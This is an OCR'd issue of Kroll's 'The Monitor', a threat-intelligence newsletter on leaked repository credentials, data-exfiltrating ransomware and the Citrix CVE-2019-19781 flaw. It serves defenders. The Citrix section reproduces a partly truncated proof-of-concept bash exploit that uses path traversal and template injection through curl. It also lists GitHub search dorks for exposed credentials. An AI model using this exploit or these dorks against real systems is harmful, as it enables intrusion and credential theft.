Kroll | A Division of DUFF & PHELPS

THE MONITOR


VOLUME 4

Credentials on Code Repositories: Sharing the Keys to the Kingdom

Cyber threat actors are actively scanning for and finding exposed usernames, passwords and other online credentials in code repositories. Kroll identified two such incidents via its initial intake process for cyber forensics investigations in October 2019. In both cases, cyber threat actors obtained Amazon Web Services (AWS) login credentials and gained unauthorized access to corporate files. Attackers are increasingly scanning public code repositories to find exposed credentials, exploiting these platforms to gain access to a variety of enterprise services and vendors (see **"In the News"** section).

The Keys to the Kingdom Are Exposed


Software developers use cloud-based code repositories like GitHub, Bitbucket and Gitlab to share, edit and update code language with their colleagues. Cyber threat actors are well aware that developers may leave sensitive security access keys within their shared source code repositories. One of the most sought-after keys lies in **git-config** text files, which can allow access to all the settings or options for a Git repository, including credentials.



Once threat actors find an exposed git-config file, they can simply copy and clone the accidentally compromised source code. They can then use the exposed credentials to access sensitive data stored in cloud services or credit card processing accounts, which can be a treasure trove of sensitive data, such as personally identifiable information (PII), user IP addresses and financial details. Criminals may also gain full control over the entire code repository, and some malicious actors have even wiped public and private repositories and demanded ransoms to restore data. Hackers have also reportedly capitalized on source code that was inadvertently uploaded to a repository to extort a large conglomerate by threatening to sell their sensitive information on the dark web.

How Extensive is the Leakage in Code Repositories?

Researchers from North Carolina State University conducted the first large-scale and longitudinal analysis of secret leakage in repositories, examining billions of files over six months and focusing on private keys and some of the highest-impact credential types. Their study uncovered leaks in over 100,000 repositories and identified "thousands of new, unique secrets leaked every day." The most commonly exposed file types were related to access keys and certificates (categorized as "crypto" in the table below), and source code files.



It's important to note the most popular cloud-based code repositories are aware of the issue and have strong security features available to minimize exposure risks. These platforms are growing communities of "security advisors" and implementing more visible processes for reporting vulnerabilities, but developers must be security-aware. Training sessions customized for software developers have shown great results, and so has instituting a repository security checklist, such as the one created by author and security researcher Kristov Atlas.

Exposed Digital Property Gained from Repository, Auctioned on the Dark Web

In September 2019, the actor *memory_lost* posted an auction listing on the Russian language forum Exploit referencing 2.2GB of a large e-commerce company's source code obtained from an exposed code repository. It appears the repository was subsequently taken down by an unknown user, but the auction indicates *memory_lost* had already downloaded the code repository before it was taken down.

I'm selling [redacted] sources, were merged with Github. The size of the repositories is 2.2GB. Screen attached.

Start: $ 500
Minimum step: 100 $
Blitz: $ 5,000
End of bidding: 24 hours after the last bid

(the rules indicate that supposedly software can not be sold in the section, please specify the admins regarding the sources, can they be sold?)

Содержание D:\Github Hacked\[redacted]

[родительский каталог]

Название	Размер
exp-global-deals-engine-master.zip	517 MB
EWE-PMWidgets-master.zip	228 MB
EWE-TravelAgencyAffiliateProgram-master.zip	165 MB
ewe-ios-firebase-master.zip	92.6 MB
epcmobile-ios-master.zip	88.0 MB
ewe-ios-facebook-master.zip	76.0 MB
kubernetes-deployment-infrastructure-master.zip	74.8 MB
exp-devops-master.zip	69.3 MB
ewe-ios-eb-dev.zip	66.2 MB
traveler-profile-clients-master.zip	61.9 MB
exp-usergeneratedcontent-sprint.zip	61.6 MB
mobile-browser-testing-master.zip	44.6 MB
ewe-ios-expedictionary-master.zip	44.5 MB

Kroll Experts Corner: Best Practices for Securing Code Repositories

Strengthening the security mindset of your developers is fundamental to minimize the exposure risk posed by code repositories, but we asked Ray Manna, Associate Managing Director, and Justin Price, Senior Vice President, for additional recommendations to help prevent the compromise of sensitive data and access keys in code repositories:

- **Consistently review and remove sensitive data:** Develop a plan to periodically review and scan your code, clear sensitive data, invalidate tokens and passwords, and clear any historical records.
- **Review code changes:** Before any code is merged with the master version, ensure that it is properly reviewed for any malicious content.

- **Utilize code scanning tools:** Command-line interface tools like Gitrob, Repo Security Scanner and various GitHub Dorks can be great resources as part of the code review process. These tools can help identify sensitive data that has been accidentally exposed in repositories. Some sample Dorks used to scan exposed data include:
  - filename: credentials aws_access_key_id
  - filename: .git-credentials
  - extension: sql mysql dump
  - filename: .htpasswd
  - More dorks available here and here
- **Control access:** Access should only be given to those requiring it and should be controlled by multifactor authentication. Never share any accounts and ensure all hardware is secured.
- **Back up your code:** Make sure you have a good and current backup.
- **Security mindset:** Develop all projects with a mindset that someone else may access it.

Humans Can Be Your Strongest Defense

A fundamental strategy for mitigating risks associated with cloud-based code repositories is to create and enforce pragmatic policies and controls that guide your internal staff and third-party developers in prioritizing security in development projects. Kroll also offers proactive security configuration hardening for Microsoft Office 365 (O365) and other cloud-based services susceptible to repository-based attacks as well as vulnerability assessment services that include source code review and analysis.

In the News

- Extortionist continues to scan for exposed Git creds – published May 16, 2019, ITNews
- A hacker is demanding ransom for hundreds of stolen Git code repositories – published May 6, 2019, The Verge
- An exposed password let a hacker access internal Comodo files – published July 27, 2019, TechCrunch
- Report: Scotiabank exposed source code and credentials on GitHub repositories – published September 19, 2019, SC Magazine
- Chinese police arrest hacker who sold data of millions of hotel guests on the dark web – published September 20, 2018, ZDNet

New Ransomware Reality Involves Data Exfiltration, Could Lead to Regulatory Issues

The number of ransomware cases investigated by Kroll, a division of Duff & Phelps, quadrupled over the last seven months of 2019. In fact, ransomware surpassed business email compromises as the threat type most commonly reported to Kroll during the month of September, and maintained this dubious monthly distinction throughout the end of the year.

While Ryuk was the most frequently reported ransomware, 13 new variants appeared in Kroll cases following the summertime ransomware spike. But apparently, threat actors are no longer content with simply creating new ways to lock up data; recently, they have raised the stakes by adding data collection and exfiltration to their arsenal of tactics, techniques and procedures (TTPs).

Ransomware Variants (bold items are new since August 30, 2019)

Dharma/CrySIS	RobbinHood	**Buran**
DoppelPaymer	Ryuk	**Defray777**
Evil Locker	SamSam	**FabSysCrypto**
GandCrab	Snatch	**FileCoder**
GlobeImposter 2.0	Sodinokibi	**Horrible Morning**
Hermes	Tflower	**I-encrypt**
Matrix	WannaCry	**Locky**
Mr.Dec	**Actin**	**MedusaLocker**
Nozelesn	**Adage**	**Megacortex**
Phobos	**Bad Day**	**Rapid**

"In Kroll's investigative experience, and according to open- and closed-source intelligence, ransomware actors were traditionally more interested in collecting ransoms than in collecting sensitive data. That all changed in November 2019," said Ben Demonte, North America Leader of Kroll's Cyber Risk practice, who has spoken on the issue at recent industry events.

The group behind Maze ransomware publicly exposed a victim company's data in November 2019 after the company failed to pay the ransom. In mid-December, the same group created a public website naming what it claims to be additional victim companies and threatening to expose their data if ransom demands were not met (Figure 1). As of early 2020, the group has made multiple updates to this "shaming site", both removing companies and adding new ones. Since its inception, the site has publicly outed approximately 29 companies.




Figure 1 – Maze Ransomware Shaming Site Screen Capture

Threat actors behind other common ransomware variants may be following the same path. In mid-December, an actor known as the operator of REvil (aka Sodinokibi) ransomware claimed that each of their attacks will be "accompanied by a copy of commercial information." According to the post, if payment demands are not met, the data will be exposed. At this point in their post, they added the phrase "GDPR," possibly playing on organizations' fears that such exposure could incur GDPR fines.

Prepare for a Bumpier Ride Ahead

Do these recent events constitute a long-term change in TTPs of ransomware gangs? Or are these particular threat actors making a quick bid for significant cash that will precede a retirement announcement? So far, the answer remains to be seen, but clues have emerged.

Earlier this year, the GandCrab operators announced their retirement with a proclamation that they had earned more than USD 150 million per year, stating "we proved that in a year you can earn money for a lifetime."

Kroll experts have previously offered best practices for ransomware mitigation and recovery. "Multifactor authentication, least privilege policies, vetting and securing all remote access applications (including connections with managed service providers and other third parties), creating and protecting backups, and reinforcing a cyber security culture throughout the enterprise should be at the top of every organization's security list," added Ben.

> Multifactor authentication, least privilege policies, vetting and securing all remote access applications (including connections with managed service providers and other third parties), creating and protecting backups, and reinforcing a cyber security culture throughout the enterprise should be at the top of every organization's security list...

But in this uncharted landscape, organizations must be able to simultaneously grapple with regulatory requirements related to data breach notifications. According to Ben, "I don't think there's a worse time than in the midst of a ransomware attack to have to assess whether—or how many—aspects of the organization's network have been compromised. Aside from simply not having access to systems, recovery efforts can often obscure or obliterate vital forensic evidence. In either case, it takes careful investigation to determine the extent of potential data exposure. This includes identifying attack vectors, other malware introduced into the environment, where actors may have moved (e.g., email accounts; collaborative platforms (e.g., SharePoint); finance, human resources or ERP systems; on-premises or cloud databases; to name a few) and the types of data viewed and/or exfiltrated (PII, PHI, PCI-regulated, etc. So, one ransomware event can ultimately lead to myriad, time-sensitive, individual and regulatory notifications." These problems require different skill sets and mitigation techniques in order to meet critical deadlines.

Micheal Quinn
Managing Director

Brian Lapidus
global leader of Kroll's Identity Theft and Breach Notification practice

Kroll Experts Corner:
Best Practices for Data Exposure

Following are some insights from Kroll experts on mitigating data breach exposure from ransomware attacks.

Now that ransomware attacks bring the simultaneous prospect of a data breach, organizations must understand that today's stricter, and often, multijurisdictional data privacy laws will also start the clock ticking for potential notification. In addition to recovery activities, initial response efforts will likely need to include forensics and eDiscovery to ascertain the type and scope of data affected.

Managing Director Michael Quinn commented that the value of incident response planning cannot be overemphasized in these situations. "Once you realize your data or network has been compromised, there is no time to spare. If you have taken time to create, and regularly test, an incident response plan, your team will be better able to react quickly and confidently. Staff will know the experts and other resources to call in, as well as when and how to escalate response to the next level if needed," explained Michael.

"Leaders may also want to consider incident response retainers, which can accelerate recovery while taking even more uncertainty out of the equation. All this advance work and incident response planning may pay additional dividends as part of a defensible cyber security strategy when communicating with regulators and other stakeholders if notification becomes necessary," he added.

According to Brian Lapidus, global leader of Kroll's Identity Theft and Breach Notification practice, most inhouse teams will need the help of experts in diverse disciplines for their notification efforts to be effective and compliant. "First, it's imperative to determine the exact scope of a breach incident," said Brian. "We have seen where original estimates of affected individuals have been substantially higher, and in some cases lower, after the forensics reports come in. Experts in data scrubbing and deduplicating can further refine the scope of notification."

Brian continued, "The characteristics of the data—is the data generally identifying, protected health information or credit-related?—will also affect notification, as will the jurisdictions where affected individuals reside. With many data privacy laws compressing the timeframe for notification, being able to rely on experts who can expedite overall decision-making and the operational essentials of notification can bring enormous peace of mind."

Breach counsel, crisis communications professionals and a breach recovery team who can manage the entire cycle of notification—from letters, FAQs and websites to local and international call centers to identity theft monitoring and restoration services to auditable reports for regulators—can better protect your organization's reputation, brand and bottom line.

Validate Your Readiness

A ransomware attack can make response and recovery exponentially more complex and costly when compounded by a data breach. Speak with a Kroll expert today to learn how we can help you strengthen your overall cyber security and mitigate potential data breach exposure.

Citrix Vulnerability Hits Private Sector Hard

Kroll's intake reports for the month of January emphasize the severity of Citrix vulnerability **CVE-2019-19781** in terms of its cross-industry spread and the innumerable actions threat actors can take once they gain access to an enterprise network. **CVE-2019-19781**, which was first detected on December 17, 2019, allows unauthenticated users to gain access to a company's local network and remotely carry out ad hoc code execution. Over 25,000 servers globally are estimated to be exposed.

In our casework, Kroll incident responders observed numerous instances where threat actors exploited the vulnerability in the Citrix Application Delivery Controller (ADC) and Citrix Gateway products. Attacks ran the gamut from closing virtual desktop sessions to extracting and sending data to unauthorized IP addresses.

Kroll analysts assess that the large number and frequent occurrence of incidents concerning **CVE-2019-19781** are likely due to the readily available proof-of-concept (PoC) codes and exploit scripts circulated on hacker-frequented websites. Publicly accessible and weaponized PoC exploit codes—like those issued by Project Zero India and TrustedSec, as well as those in the form of a Metasploit module (discussed in more detail below)—have lowered the technical threshold needed to exploit the vulnerability, making it relatively easy for threat actors to take advantage.

In every case observed by Kroll, threat actors executed or were suspected of executing unauthorized commands within a client's network. Kroll incident responders most commonly identified threat actors executing Linux commands to initiate a software utility cron (aka cron job – i.e., a time-based job scheduler), instructing a machine to periodically exfiltrate data back to the actor at set time intervals.

Of the **CVE-2019-19781** network compromises observed by Kroll in January, 50% concerned medical service providers and healthcare systems. According to open-source reporting, the hospitals/healthcare sector is the third largest industry segment to utilize Citrix, after computer software and information technology. The large volume of healthcare providers and services employing Citrix applications made the industry particularly susceptible to the recent vulnerability.

Technically Speaking: Proof-of-Concept Codes and Exploit Scripts

Two independent groups, Project Zero India and TrustedSec, were among the first to publish PoC exploit codes on GitHub. The Project Zero India PoC exploit code includes two curl commands: first, to write a template file that includes the user's shell command, and second, to request to download the result of the command execution.[1] (Figure 1) The TrustedSec PoC exploit code is a variant of the Project Zero India code, but is written in Python and includes a reverse shell.[2] (Figure 2)

```
        #!/bin/bash
# Remote Code Execution Exploit for Citrix Application Delivery Controller and Citrix Gateway - CVE-2019-19781
# Usage : bash CVE-2019-19781.sh IP_OF_VULNURABLE_HOST COMMAND_TO_EXECUTE e.g : bash CVE-2019-19781.sh XX.XX.XX.XX 'uname -a'
# Release Date : 11/01/2020
[illegible]
echo "==================================================================================
 ___          _        _     ____              ___         _ _
| _ \_ _ ___ (_)___ __| |_  |_  /___ _ _ ___  |_ _|_ _  __| (_)__ _
|  _/ '_/ _ \| / -_) _|  _|  / // -_) '_/ _ \  | || ' \/ _` | / _` |
|_| |_| \___// \___\__|\__| /___\___|_| \___/ |___|_||_\__,_|_\__,_|
           |__/                                          CVE-2019-19781
================================================================================"
##############################
if [ -z "$1" ];
then
echo -ne 'Usage : bash CVE-2019-19781.sh IP_OF_VULNURABLE_HOST COMMAND_TO_EXECUTE PROTOCOL://HOST:PORT \n'
exit;
fi
filenameid=$(cat /dev/urandom | tr -dc 'a-zA-Z0-9' | fold -w 32 | head -n 1);
curl -s -k "https://$1/vpn/../vpns/portal/scripts/newbm.pl" -x $3 -d "url=http://example.com\&title=[%25+template.new({'BLOCK'
echo -ne "\n" ;curl -m 3 -k "https://$1/vpn/../vpns/portal/$filenameid.xml" -x $3 -s -H "NSC_NONCE: pwnpzi1337" -H "NSC_USER:
echo -ne "Command Output :\n"
curl -m 3 -k "https://$1/vpn/../vpns/portal/$filenameid.xml" -x $3 -H "NSC_NONCE: pwnpzi1337" -H "NSC_USER: pwnpzi1337" --patl
```

Figure 1 - Project Zero India PoC Exploit Code (Accessed via GitHub)

```
    # start our main code to execute
    print('''

      .o oO000000o                                              000o
        Ob.0000000o  000o.      o0Oo.                       .adO000000
        Obo0"""""""""""".00o. .o00000o.    000o.o00000o.."""""""""'00
        00P.o00000000000 "P00000000000o.   `"000000000P,0000000000B'
        `0'0000'     `0000o"00000000000` .ad000000000"o000'     `0000o
        .0000'           `000000000000000000000000000'            `00
        00000               '"0000000000000000"`                  o00
       o00000ba.              .ad00000000000ba                 .ad0000o.
      o0000000000000ba.    .ad0000000000@^0000000ba.     .ad00000000000
     0000000000000000.00000000000000"`  '"0000000000000.0000000000000
     "0000"       "YOo0000MOIONODOO"`  .   '"OOROAOPOEOOOoOY"     "000"
        Y           '00000000000000: .o00o. :00000000000?'         :`
        :            .o0%0000000000o.000000.o000000000000?          .
        .            o00P"%00000000o0000000?o00000?0000"00o
                     '%o  0000"%0000%"%00000"000000"000':
                          `$"  `0000' `0"Y ' `0000'  o              .
        .                 .     0P"         : o     .
                                  :
Citrixmash v0.1 - Exploits the Citrix Directory Traversal Bug: CVE-2019-19781
Company: TrustedSec, LLC
    Tool Written by: Rob Simon and Dave Kennedy
    [illegible]
    [illegible]
    [illegible]

    This tool exploits a directory traversal bug within Citrix ADC (NetScalers) whi
    to append files in an XML format to the victim machine. This in turn allows for
```

Figure 2 – TrustedSec PoC Exploit Code (Accessed via Pastebin)

[1] Threatpost[.]com Accessed January 10, 2020

[2] hxxps://github.com/trustedsec/cve-2019-19781/blob/master/cve-2019-19781_scanner.py

In terms of the Metasploit module, the script allows threat actors to execute a payload through the remote code execution vulnerability.[35] The accessibility of the Metasploit module, as well as of the two PoC codes, have made exploitation relatively simple for threat actors of all skill levels.

There was a week-long window in early 2020 where Gateway and ADC users were defenseless against potential threat actor attacks, starting on January 10 when the PoC exploit codes were first released, up until the initial Citrix fix issued on January 19. During this period, CVE-2019-19781 was the subject of frequent chatter on hacking forums, and compromised company information was regularly exposed. (Figures 3-6) The considerable number of references to the Citrix vulnerability on discussion websites like RaidForums and others highlight the significant value threat actors attribute to the weakness.




Figure 3 – Observed CVE-2019-19781 Chatter Example #1 on Hacking Forums (Accessed via RaidForums)




Figure 4 – Observed CVE-2019-19781 Chatter Example #2 on Hacking Forums (Accessed via RaidForums)

[3] https://packetstormsecurity.com/files/155930/Citrix-Application-Delivery-Controller-Gateway-10.5-Remote-Code-Execution.html




Figure 5 – Vulnerable Citrix User IP Addresses Exposed (Accessed via Pastebin)




Figure 6 - Vulnerable Citrix User VPN Exposed (Accessed via Pastebin)

The Department of Homeland Security Cyber and Infrastructure Security Agency (CISA) also uploaded a PoC exploit code to GitHub, in addition to posting an alert to their official government website. (Figure 7) The CISA release was to assist vulnerable companies with a code that would simulate an actual attack, allowing IT departments to then patch the security hole without compromising enterprise data.




Figure 7 – CISA PoC Exploit Code

Case Studies

- As of this writing, 50% of **CVE-2019-19781**-related incidents reviewed by Kroll have occurred within the healthcare industry. In one noteworthy case, the threat actor(s) terminated a compromised user's virtual desktop session and then elevated the victim's account with administrator privileges. This was done to execute a data ingestion command that routed company information to an unauthorized destination.

- In another incident, the threat actor(s) exploited **CVE-2019-19781** to extract a virtual disk image (VDMK) file, transmitting the file to an overseas IP address associated with cryptocurrency mining.

Steven Coffey
Senior Associate

Kroll Experts Corner:
Mitigation of the Vulnerability

Prior to the release of patches and firmware updates, Citrix recommended Citrix ADC and Citrix Gateway users scan their systems for any exploitation attempts using "grep" requests containing ".." and "vpns".

Other suspicious executables to scan included:

- Curl
- Hostname
- Whoami
- Commands run by the user "nobody"

Citrix had released firmware updates through refresh builds available for every vulnerable version of Citrix ADC and Citrix Gateway by January 31, 2020. Patches for Citrix ADC version 11/12 and 13 became available on the Citrix website on January 19, 2020. Patches for Citrix ADC version 10, the final version to be addressed, was released on January 31, 2020.[4]

Organizations should note that Citrix emphasized once a system has been exploited by the vulnerability **CVE-2019-10781**, the system cannot be patched to expel the attacker from the system.

Steven Coffey, Senior Associate in Kroll's Cyber Risk practice, recommends clients check their systems immediately, for any potential exploitation attempts through vulnerability **CVE-2019-19781** and immediately proceed with mitigation tools and techniques, including the following:

- Implement latest patches
- Follow Citrix's remediation instructions
- Review ***/flash/ns.conf*** and ***/etc/passwd*** files for sensitive accounts
- Change passwords of sensitive accounts
- Revoke and reissue security tokens within the ***/flash/ns.conf*** file
- Review any suspicious cron job named **nobody** under ***/var/cron/tabs***
- Audit Active Directory environment for any suspicious logins involving the account specified within ***ns.conf*** that binds to Active Directory
- Delete any suspicious file(s) under:
  - /var/vpn/bookmark
  - /var/tmp/netscaler/portal/templates/
  - var/run/nshttp_profile_ids
- Check for and review any web-related files such as PHP, Perl or other executables modified during or after the incident. This will help determine if any backdoors or malicious files might possibly be located elsewhere in the system.

Is Your Organization Vulnerable?

The level of unauthorized activity, enabled by the **CVE-2019-19781** vulnerability, requires an immediate assessment of your Citrix devices. As noted by Citrix, patching after an intruder has entered the system will require a separate effort to remediate that particular threat. Additionally, organizations will need to assess whether sensitive data, such as personally identifiable information (PII), has been compromised during the period of unauthorized access and any ramifications for breach notification.

Kroll's incident response team has extensive experience with matters related to the **CVE-2019-19781** vulnerability. If you need additional details, have questions, or suspect unauthorized access has already occurred, contact a Kroll expert today.

[4] hxxps://support.citrix.com/article/CTX267679

Contact Us

Keith Wojcieszek
Managing Director, Cyber Risk
keith.wojcieszek@kroll.com | +1 443 295 5082

Based in Washington, D.C., Keith joined Kroll from the United States Secret Service, where he served with distinction for 15 years. Most recently, Keith led the USSS Cyber Intelligence Section, Criminal Investigation Division, where he managed the agency's national response to cyber investigative initiatives focused on protecting the financial infrastructure of the United States. In this role, Keith also coordinated complex international investigations that targeted transnational organized crime networks with an emphasis on cyber and information security.

Nicole Sette
Senior Vice President, Cyber Risk
nicole.sette@kroll.com | +1 609 514 8225

Based in the Secaucus office. Nicole is a highly accomplished security professional, who brings unique insight to the multiple dimensions inherent in client challenges from her years of federal law enforcement and military experience. Nicole served as a Cyber Intelligence Analyst with the Federal Bureau of Investigation for nearly 10 years, and was an Intelligence Specialist with the U.S. Army Communications-Electronics Command for four years.

Kroll | A Division of DUFF & PHELPS

Browse the latest editions of *The Monitor* and subscribe free at kroll.com/themonitor

About Kroll

Kroll is the leading global provider of risk solutions. For more than 45 years, Kroll has helped clients make confident risk management decisions about people, assets, operations and security through a wide range of investigations, cyber security, due diligence and compliance, physical and operational security and data and information management services. For more information, visit www.kroll.com.

About Duff & Phelps

Duff & Phelps is the global advisor that protects, restores and maximizes value for clients in the areas of valuation, corporate finance, disputes and investigations, cyber security, claims administration and regulatory issues. We work with clients across diverse sectors on matters of good governance and transparency. With Kroll, the leading global provider of risk solutions, and Prime Clerk, the leader in complex business services and claims administration, our firm has nearly 4,000 professionals in 25 countries around the world. For more information, visit www.duffandphelps.com.